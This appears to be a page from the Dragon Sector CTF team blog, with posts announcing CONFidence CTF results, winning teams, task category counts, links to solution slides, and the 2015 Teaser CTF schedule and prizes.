
Let's start with congratulating once again the top three teams who took home the prizes:
  1. Tasteless (2700 pts)
  2. p4 (2250 pts)
  3. 9447 (1900 pts)
Well done, well played!

The full scoreboard is available on CTFTime.org and includes 22 teams (limited to teams which solved at least one task).

As far as tasks go, the CTF offered 19 tasks altogether, split as following:
  • 5 x Exploitation
  • 4 x Reverse Engineering
  • 3 x Web
  • 2 x Cryptography
  • 2 x Steganography
  • 1 x Miscellaneous
  • 1 x Networking
So yes, it was a binary heavy CTF with some diversity in other categories. A brief solution to each of the task can be found on the following slide deck (originally used during a post-CTF task presentation just after the CTF):

https://docs.google.com/presentation/d/1Nb9RQ6lqtrrHZVEG-0WhAA_OE-uA9vmoi74I4KPfoT4

And that's it for this year's edition. Once again, a big round of thanks to all the players, as well as to the CONFidence conference organizers and Dragon Sector team members and our friends for making this happen!

See you next year!


Photos by: masakra, gynvael

Wednesday, April 20, 2016

Write-ups for 0CTF 2016 Quals and Pwn2Win CTF 2016

Hi!

It's been quite a while since we published any write-ups, so it's a high time to do so. Here goes a bunch of them from two recent CTFs:

Tuesday, May 26, 2015

CONFidence CTF 2015 - Slides explaining the tasks

Our CTF in Kraków ended today - big "Thanks!" goes to each and every team and player that participated, we hope you had fun :). After 27 hours of playing and quite a lot of shuffling going up all around the scoreboard, the winners were decided:

1. MSLC
2. H4x0rPsch0rr
3. SpamAndHex

Congratulations! 

We'll probably write another post about the CTF/tasks/etc later on (after everyone gets enough sleep - currently some of our team members had forgotten what "sleep" is), however due to popular demand  we wanted to publish the slides of our post-CTF presentation during which we explained the key points of all tasks we published during the CONFidence 2015 CTF:

Link: Tasks Explained
(It's a Google Slides presentation. To download in PDF please click File → Download → PDF.)

Please also find a quick photo of the final first page of the scoreboard below. And with that we'll end this post for now - good night!


Thursday, April 23, 2015

The CONFidence Teaser CTF takes place this weekend!

This is just a short reminder that the CONFidence Teaser CTF organized by Dragon Sector will take place this weekend, and more specifically starting 25 April 2015, 10:00 CEST until 26 April 2015, 10:00 CEST.

The registration has just started at the event's website, https://ctf.dragonsector.pl/, and will stay open all throughout the game.

A quick rundown on the basic information is as follows:

  • Start: 25 April 2015, 10:00 CEST
  • End: 26 April 2015, 10:00 CEST
  • Duration: 24h
  • Format: online, jeopardy, team-based, no team size limit, teaser
  • Categories: web, re, pwn, crypto, stegano
  • Contact (IRC): #dragonsector @ irc.freenode.org
  • Contact (e-mail): ctf@dragonsector.pl

Prizes:

Top 1:
  • Travel allowance if coming to the offline event (up to 4*500 USD for European teams and 4*1500 USD for non-European teams)
  • 4 conference passes for CONFidence
  • 4 places in a rent-out hostel for conference attendees
Top2 - Top9:
  • 4 conference passes for CONFidence
  • 4 places in a rent-out hostel for conference attendees

See you on the battlefield!